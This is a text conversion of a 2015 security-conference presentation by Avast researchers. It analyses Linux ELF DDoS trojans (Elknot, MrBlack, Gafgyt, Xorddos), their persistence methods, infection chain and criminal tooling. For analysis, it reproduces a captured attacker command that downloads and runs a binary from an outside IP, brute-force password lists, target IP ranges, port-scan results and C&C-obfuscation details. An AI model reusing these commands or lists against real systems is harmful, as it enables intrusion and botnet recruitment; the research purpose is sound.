

DDoS trojan: a malicious concept that conquered the ELF format


Peter Kálnai

kalnai@avast.com

Jaromír Hořejší

horejsi@avast.com

VB2015, Prague, Czech Republic



Outline

- ELF Malware space & History
- Common characteristics of malware
- Autostart (Persistence)
- Infection chain
 - Methods of intrusion
- Cybercriminals' operation tools
 - Bot builders and C&C panels
 - HFS listings
 - Brute-forcers
 - Vulnerability & Port scanners
- DDoS Trojans (Elknot, MrBlack, Gafgyt, Xorddos, Chinaz)
- Targets
- Summary

ELF malware space

- Visualization using Gephi
 - The ForceAtlas2 graph layout algorithm
 - Clustered ~12 thousand unique malicious ELF files in September 2015
 - Nodes: malware families with samples grouped by signatures; the size of stars correlates with the number of unique files
 - Edges: nodes connected with an undirected edge if they share a signature
 - 6 categories (Viruses; Exploits & PoC; Trojans; DDoS Trojans; parts of Android packages; Unclassified)
 - Excluded: truncated files; parts of potentially unwanted APKs

History

- The first documented DDoS attack, 2000 (~ the internet took over the half of global communication, 1999)
- (Edwards, Nazario (ArborNetworks)) "A Survey of Contemporary Chinese DDoS Malware", VB2011, Barcelona
- First builder of Linux flooding bot received at our backend, November 2013
- (Secure Honey) "Trojan Horse Uploaded", November 2013
- (MalwareMustDie!) : "Let's be more serious about (mitigating) DNS Amp ELF hack attack", December 2013 (ELF:Elknot)
- (ValdikSS) "Исследуем" Linux Botnet «BillGates»", February 2014 (ELF:Elknot (Setag))
- (Dr. Web) "DDoS Trojans attack Linux", May '14, (ELF:MrBlack)
- (Kaspersky) "Shellshock and its early adopters", September 2014, (ELF:Gafgyt)
- Virustotal added "File detail" tab with parsed ELF characteristics, December 2014

History

- (MalwareMustDie!) "Fuzzy reversing a new China ELF "Linux/XOR.DDoS"", September 2014
- (Avast) "Linux DDoS Trojan hiding itself with an embedded rootkit", January 2015 (ELF:Xorddos)
- (MalwareMustDie!) "New ELF malware on Shellshock: the ChinaZ", January 2015 (ELF:Chinaz)
- (Krebs on Security) "Lizard Stresser Runs on Hacked Home Routers", January 2015 (ELF:Gafgyt)
- (FFRI, Inc) "Latest Trends in Linux Malware", January 2015
- (Novetta) "The Elastic Botnet Report", February 2015
- (Trustwave) "FHS Null Byte Attack (CVE-2014-6287) Attempts to Install DDoS Malware (Iptablex)", Feb 2015
- (Talos, Cisco) "It Takes a Village...SSHPsychos", April 2015
- (Kaspersky) DDoS Intelligence Report Q2, August 2015

Common ELF characteristics

- The ELF header
 - e_type: executable file or shared object
 - e_machine with prefix “EM_” followed by 386, x86_64, ARM, MIPS, SH, PPC, SPARC or M68K
- Segments
 - Described by program headers
 - Segments contain one or more sections
- Sections
 - Names (.bss, .init, .got, .plt, .rel, .rodata, .strtab, .symtab, .text)
 - Special types (SYMTAB, STRTAB) contain also imported and exported symbols; affected by the process of stripping → harder reverse engineering
 - *.rodata* usually contains character strings

Common ELF characteristics

- Static properties
 - Trojanized flooding tools
 - Significant portion of code shared among all the variants
 - Written mostly in C/C++
 - Debug info often not stripped
 - Variety of supported flooding methods
 - UDP, TCP/SYN, ICMP, DNS, DNS amplification
 - Killing competing resource consuming processes
 - In plain form or packed with UPX
 - UPX sometimes modified to avoid unpacking by the original UPX tool
 - Modified magic value
 - Checksums do not match

Autostart / Persistence

- In a strict sense DDoS trojan is a DDoS tool with an autostart
- Methods of autostart / persistence found in-the-wild:
 - (A1) /etc/init.d/
 - startup scripts copied here
 - (A2) /etc/cron.<S>
 - <S> from { **hourly**, daily, weekly, monthly }
 - A service can be added to /etc/crontab
 - (A3) /etc/rc<N>.d/
 - Symbolic links to startup scripts
 - <N> is a runlevel indicator (Halt 0; Single-user 1; Multi-user 2-5; Reboot 6)
 - Alternatively, path can be added to /etc/rc.local

Infection chain

- Attackers
 - build ELF malware using a customized builder
 - start Http File Server (HFS), which will be hosting the previously built malicious binaries
 - run port scanners on IP ranges
 - Some of the distributed Windows binaries infected by file infector Win32:Parite

当前目录
首页/

0 个文件夹, 14 个文件 - 总大小: 13.75 MB

文件名.扩展名	大小	修改时间	点击量
 22鏊唠拏测悔悦闾一增鏈?.rar	400.53 KB	2014-8-12 6:53:34	7
 es.rar	955.56 KB	2014-8-16 8:08:10	2
 L26_25000	1.13 MB	2014-7-14 0:47:30	66
 L26_250000	1.13 MB	2014-8-3 3:49:20	5
 L26_36000	1.09 MB	2014-6-30 0:12:32	4
 L26_36001	1.09 MB	2014-6-30 0:24:32	5
 linux	577.93 KB	2014-7-5 11:00:58	13
 net1	1.44 MB	2014-5-14 23:35:58	3
 ScanPort.exe	46.00 KB	2014-7-4 12:41:58	3
 SSHSecureShellClient-3.2.9.zip	5.13 MB	2014-7-4 12:41:58	5
 TdakojdL_NET.rar	57.84 KB	2014-8-14 5:27:12	6
 璇悔慵緋萃裊譚屋杓濶唠熾宸u吖.rar	368.78 KB	2014-7-1 7:48:50	7
 嫩屋尝.txt	3.71 KB	2014-8-12 13:40:36	1
 掾 零錯?.rar	401.94 KB	2014-8-12 14:34:26	9

HttpFileServer 2.3 beta 随波汉化版
服务器时间: 2014-8-28 19:04:14
在线时长: (16 渣?) 04:28:05

Infection chain

- If a desired port opened
 - script exploiting a vulnerability
 - CVE-2014-3120 – Elasticsearch RCE, recorded by MMD!
 - Targets Linux machines
 - Shellshock vulnerabilities
 - MS08-067 – Vulnerability in Server Service
 - Targets windows machines
 - SSH brute force attack
 - Lists of user names and passwords
 - Runs from windows machine, targets Linux servers
 - Apache Struts vulnerabilities

Infection chain

- Data files acquired from HFS listings
 - Lists of target IPs
 - Password lists
 - Result of a port scan (wineggdrop) as found in an archive on a compromised machine
 - About 2M IPs scanned and 14K hosts with open port 22 found

```
59.58.0.0 59.60.255.255
61.184.84.68 61.194.84.68
122.51.0.0 122.51.255.255
124.74.0.2 124.78.255.255
202.96.0.0 202.119.123.175
203.145.0.0 203.156.255.255
211.103.0.0 211.143.255.255
218.4.0.0 218.97.255.255
218.200.0.0 218.207.255.255
219.138.0.0 219.157.255.250
221.2.0.0 221.13.255.255
221.130.0.0 221.131.255.255
221.176.0.0 221.183.255.255
222.89.0.0 222.89.255.255
222.137.0.0 222.138.255.255
222.209.0.0 222.243.255.255
```


```
Performing Time: 9/1/2014 18:10:15 --> SYN Scan:
```

```
59.58.0.1 22 Open
59.58.0.25 22 Open
59.58.0.55 22 Open
59.58.0.232 22 Open
59.58.0.251 22 Open
59.58.1.145 22 Open
59.58.1.226 22 Open
59.58.2.1 22 Open
59.58.2.101 22 Open
59.58.2.112 22 Open
59.58.2.111 22 Open
59.58.2.202 22 Open
59.58.3.89 22 Open
59.58.3.219 22 Open
59.58.3.206 22 Open
59.58.3.227 22 Open
59.58.4.106 22 Open
59.58.4.143 22 Open
59.58.4.170 22 Open
59.58.5.43 22 Open
59.58.5.103 22 Open
59.58.5.180 22 Open
```

```
123456
12345
1234
123
qwerty
test
1q2w3e4r
1qaz2wsx
qazwsx
123qwe
12
123qaz
0000
oracle
1234567
123456qwerty
password123
12345678
abc123
okmnji
test123
123456789
q1w2e3r4
redhat
user
mysql
apache
abcd1234
password
```


Cybercriminals' operation tools

- Bot builders



Cybercriminals' operation tools

- C&C panels



Cybercriminals' operation tools

- C&C panels

The screenshot shows a terminal window titled "[Sword Linux CC Attack ~]". The terminal output includes a header for a host list and a section for task management.

Host List Header:

Host Ip	OS	State	Speed	CPU
<input type="checkbox"/> 10.96.93.253	2.6.32-5-4kc-malta	空		

Task Management Section:

[Task Begin] [Syn*UDP Att] [DNS Attack ~] [CC Attack ~]

目标	端...	线...	包...	伪I	时...	攻击状态	连接状态

Control Buttons and Fields:

- Dele Task
- Dele All
- Start Task
- Hosts: Ok
- Interval time[S]:
- Start number:

Terminal Footer:

Port: 8888 [Sword Linux CC Attack ~] 主机: 1 台

Cybercriminals' operation tools

- HTTP File Server (HFS) listings
 - It' binaries sometimes found downloadable from HFS listings
 - Count of downloads can help to estimate number of infected machines and size of botnet



The screenshot displays the user interface of an HTTP File Server (HFS). On the left side, there are navigation and control panels including a user login section, a directory overview (0 subdirectories, 5 files, 4.35 MB), a search bar, selection tools (全选, 反选, 通配符), and operation buttons (打包下载, 文件列表). The main area shows a table of files with the following data:

文件名.扩展名	大小(类型)	修改时间	点击量
[最新] 2003.exe	441.50 KB	2014/8/11 16:21:47	31
[最新] Bsjxen	1.15 MB	2014/8/20 14:06:28	476
[最新] GuiBgk	1.17 MB	2014/11/13 22:41:24	246
[最新] L26_25000_反向	1.15 MB	2014/8/20 14:06:28	1
[最新] win36960.exe	452.00 KB	2014/11/13 22:41:24	8

At the bottom, the server information panel shows: HttpFileServer v2.3c 291 随波汉化版, 服务器时间: 2014/11/26 5:33:37, 在线时长: (1 天) 09:32:35.

Cybercriminals' operation tools

- Vulnerability scanners & exploits
 - MS08-067
(RCE in Windows Server Service)
 - Apache Struts from ChinaZ:

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\temp\E+RÅ, \~folder.tar@recursive.out\01>cs.exe
MS08-067 Exploit for CN by EMMeph4nt0m.org
cs.exe <Server>

C:\temp\E+RÅ, \~folder.tar@recursive.out\01>_
```



Cybercriminals' operation tools

- SSH brute-forcer


- linux%d.exe

- scans all IPs for open port 22,
 - tries passwords from passwd%02d.txt
 - outputs lx_pass.txt

- Leaked online

```
22端口爆破
加载密码文件
密码共计 1 个
加载IP文件
IP共计 1 个
IP扫描完毕
scanning 127.0.0.1
ubnt
[127.0.0.1]: 发现SSH弱口令 root/ubnt
scan 127.0.0.1 !!!!!
```

[127.0.0.1]: 发现SSH弱口令 root/ubnt



Cybercriminals' operation tools

- SSH uploader
 - ssh.exe (python script, compiled with py2exe)
 - reads lx_pass.txt,
 - connects to each host and
 - executes there commands from command.txt file


_ctypes	pyd
_hashlib	pyd
_socket	pyd
_ssl	pyd
adm	txt
bz2	pyd
command	txt
Crypto.Cipher._AES	pyd
Crypto.Cipher._ARC4	pyd
Crypto.Cipher._Blowfish	pyd
Crypto.Cipher._DES	pyd
Crypto.Cipher._DES3	pyd
Crypto.Hash._SHA256	pyd
Crypto.Random.OSRNG.winrandom	pyd
Crypto.Util._counter	pyd
Crypto.Util._strxor	pyd
goods	txt
library	zip
lx_pass	txt
pyexpat	pyd
python27	dll
select	pyd
ssh	exe
unicodedata	pyd
wxpopen	exe

```
wget http://222.186.34.220:1/qrqw  
chmod 0777 qrqw  
./qrqw &
```

```
c:\temp\uploader>ssh.exe  
Begin.....  
Syntaxe p?|kazu je:  
  
NET  
  
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |  
HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |  
STATISTICS | STOP | TIME | USE | USER | VIEW ]  
  
127.0.0.1 OK
```

Cybercriminals' operation tools

- Port scanners
 - ScanPort




- WinEggDrop

```
C:\temp\~E+RÄ, >s.exe
TCP Port Scanner U1.1 By WinEggDrop

Usage: s.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s.exe TCP 12.12.12.12 12.12.12.254 80 512
Example: s.exe TCP 12.12.12.12 1-65535 512
Example: s.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe SYN 12.12.12.12 12.12.12.254 80
Example: s.exe SYN 12.12.12.12 1-65535
Example: s.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s.exe SYN 12.12.12.12 21,80,3389
```

DDoS Trojans - Elknot

- Characteristics
 - Presence of fake.cfg (xmit.cfg)
 - Available for Linux x86/x64, Windows x86/x64, FreeBSD
 - Command grammar supports 4 tasks
 - StartTask, StopTask, WriteFake, SendStatus
 - Lightweight text-box builders and an advanced builder (shown before)



DDoS Trojans - Elknot

- C&C address and port are hardcoded in binary and encrypted by a simple algorithm


```

.00410E98 70 70 6F 72-74 5C 73 76-63 68 6F 73-74 2E 65 78-65 00 00 00 pport\svchost.exe...
.00410EAC 44 62 50 72-6F 74 65 63-74 53 75 70-70 6F 72 74-00 00 00 00 DbProtectSupport....
.00410EC0 55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65-20 44 62 50 UnInstallService DbP
.00410ED4 72 6F 74 65-63 74 53 75-70 70 6F 72-74 20 25 64-0A 00 00 00 rotectSupport %d....
.00410EE8 4E 50 46 00-55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65 NPF.UnInstallService
.00410EFC 20 4E 50 46-20 25 64 0A-00 00 00 00-32 2D 39 31-2F 30 3A 30 NPF %d.....2-91/0:0
.00410F10 2F 31 31 00-00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 /11.....
.00410F24 00 00 00 00-00 00 00 00-00 00 00 00-32 2F 38 36-32 00 00 00 .....2/862...
.00410F38 00 00 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69-63 65 20 4E ...InstallService N
.00410F4C 50 46 20 25-64 0A 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69 PF %d...InstallServi
.00410F60 63 65 20 44-62 50 72 6F-74 65 63 74-53 75 70 70-6F 72 74 20 ce DbProtectSupport
    
```

2	-	9	1	/	0	:	0	/	1	1		2	/	8	6	2
-1	+1	-1	+1	-1	+1	-1	+1	-1	+1	-1		-1	+1	-1	+1	-1
==	==	==	==	==	==	==	==	==	==	==		==	==	==	==	==
1	.	8	2	.	1	9	1	.	2	0		1	0	7	7	1

DDoS Trojans - Elknot

- Supported methods
 - SYN, UDP, ...



DDoS Trojans - Elknot

- Target IP, port, number of threads, attack time

The screenshot shows the Elknot DDoS Trojan control interface. The window title is "M3". It contains several sections:

- 主机数 (Hosts):** 在线主机数: 1台 (Online hosts: 1 host)
- 选择 (Selection):** 全选 (Select All), 反选 (Inverse Selection)
- 选项 (Options):** 伪造 (Spoof), 任务配置 (Task Configuration)
- Table:** A table with columns: ip, OS, CPU, Status, CPU(Dosage), Flow(Mbps), Remark. The first row is checked and contains: 127.0.0.1:20744, Windows XP, 2783, 空闲 (Idle), 0, 0, baidu.
- 攻击 (Attack):** IP: 127.0.0.1, 端口 (Port): 80, 线程 (Threads): 1, 攻击时间(秒) (Attack time in seconds): 60
- 配置 (Configuration):** Radio buttons for SYN and UDP. SYN is selected with values 0 and 0. UDP has values 512 and 1024. Buttons for 开始 (Start) and 停止 (Stop) are present.
- Calendar:** A calendar for March 2014 (březen 2014) with the 25th highlighted.

DDoS Trojans - MrBlack

- Tool with source code available
- Trojanized extensions dubbed Aesddos and WrkAtk with the autostart feature
- Contains various character strings:
 - VERSIONEX, Mr.Black, Hacker, MainSocket, DealWithDDoS
- List of attack supporting procedures
 - DNS_Flood, SYN_Flood, UDP_Flood, UDPS_Flood, TCP_Flood, CC_Flood, CC2_Flood, CC3_Flood, etc...
- Executables for Linux operating systems available for architectures:
 - EM_x86_64, EM_386, EM_MIPS, EM_ARM
- Control panel named "Sword Linux" (shown earlier)

DDoS Trojans - Gafgyt

- Detection name for Lizzard Stresser DDoS Tool
- Source code leaked in January 2015; available both client and server side
- Intrusion via
 - Brute-forcing telnet
 - Shellshock vulnerabilities
- IRC bot with implemented client commands:
 - PING, GETLOCALIP, SCANNER, TCP, UDP, DNS, KILLATTK, LOLNOGTFO
- Threat No. 1 for embedded devices:
 - EM_386, EM_x86_64, EM_SPARC, EM_PPC, EM_SH, EM_ARM, EM_MIPS and EM_68K

DDoS Trojans - Xorddos

- Intrusion starts with SSH brute-forcing
- Installation script
 - gets kernel version,
 - (optional) uploads kernel header,
 - downloads a customized trojan binary with embedded LKM
- LKM based on an open-source rootkit called Suterusu, available on Github
- Heavy autostart features
 - Repeated self-installation under random name in /boot and executed; to avoid termination via kill command
- C&C communication encrypted in both directions with hard-coded XOR key (BB2FA36AAA9541F0)

DDoS Trojans - Xorddos

- Configuration file (Elimination of rivals)

- Options:

- md5, denyip, filename, rmfile

- List of competing processes and files

- Red = Elknot / Setag
 - Violet = Sotdas
 - Green = Elknot
 - Blue = MrBlack

```
filename=/root/L26_25001 /root/myssh /tmp/.sshdd,/root/sshdd /root/server26,/root/26sunwukong,/root/Linux2.6bc,/root/m2.6,/root/GatesF
filename=/bin/check.sh,/bin/get.sh,/bin/kill.sh,/bin/reset.sh,/boot/pro,/boot/proh,/etc/.SSH2,/etc/.SSHH2,/etc/fdsfsfvff,/etc/gdmorpen
filename=/etc/qfhjrtfyhuf,/etc/kheiper,/etc/nhgbhhj,/etc/rewgtf3er4t,/etc/scsi_eh_1,/etc/sfewfesfs,/etc/smarvtd,/tmp/sht1,/root/.synest,/etc/bysrc.sh
filename=/usr/bin/bsd-port/getty,/root/.bynest,/etc/ksdrip,/root/apple,/usr/bin/bsd-port/agent,/root/coninet,/root/8520,/usr/bin/tor,/etc/sysnn.sh
filename=/etc/whitptabil,/etc/dsfrefr,/home/sivipos/ip/bash,/media/system,/mnt/lsi_mrdsnmp,/root/.ppsh6,/root/.syssyn,/root/Linux2.4
filename=/root/Linux2.6 /root/m2 /root/TSmm /root/h26 /root/lu /root/root- /root/xudp /tmp/.apache,/tmp/.sshdd14,/tmp/.sshdd140,/tmp/fdsfsfvff
filename=/tmp/gdmorpen /tmp/qfhjrtfyhuf,/tmp/rewgtf3er4t,/tmp/sfewfesfs,/tmp/smarvtd,/tmp/whitptabil,/usr/bin/zl,/usr/games/.kde/crond,/root/xl123
filename=/usr/local/bin/nail,/usr/share/doc/bash,/usr/share/menu/bash,/var/lib/easy-tomcat7/webapps/7777/asd,/var/tmp/.apache,/usr/bin/darkice
filename=/mnt/es/scanssh,/root/233,/root/linuxx,/root/ssh1,/root/ssh33,/root/bulong,/usr/bin/kdm,/tmp/emechlinuxfast/bash,/tmp/prfos,/root/m4ma
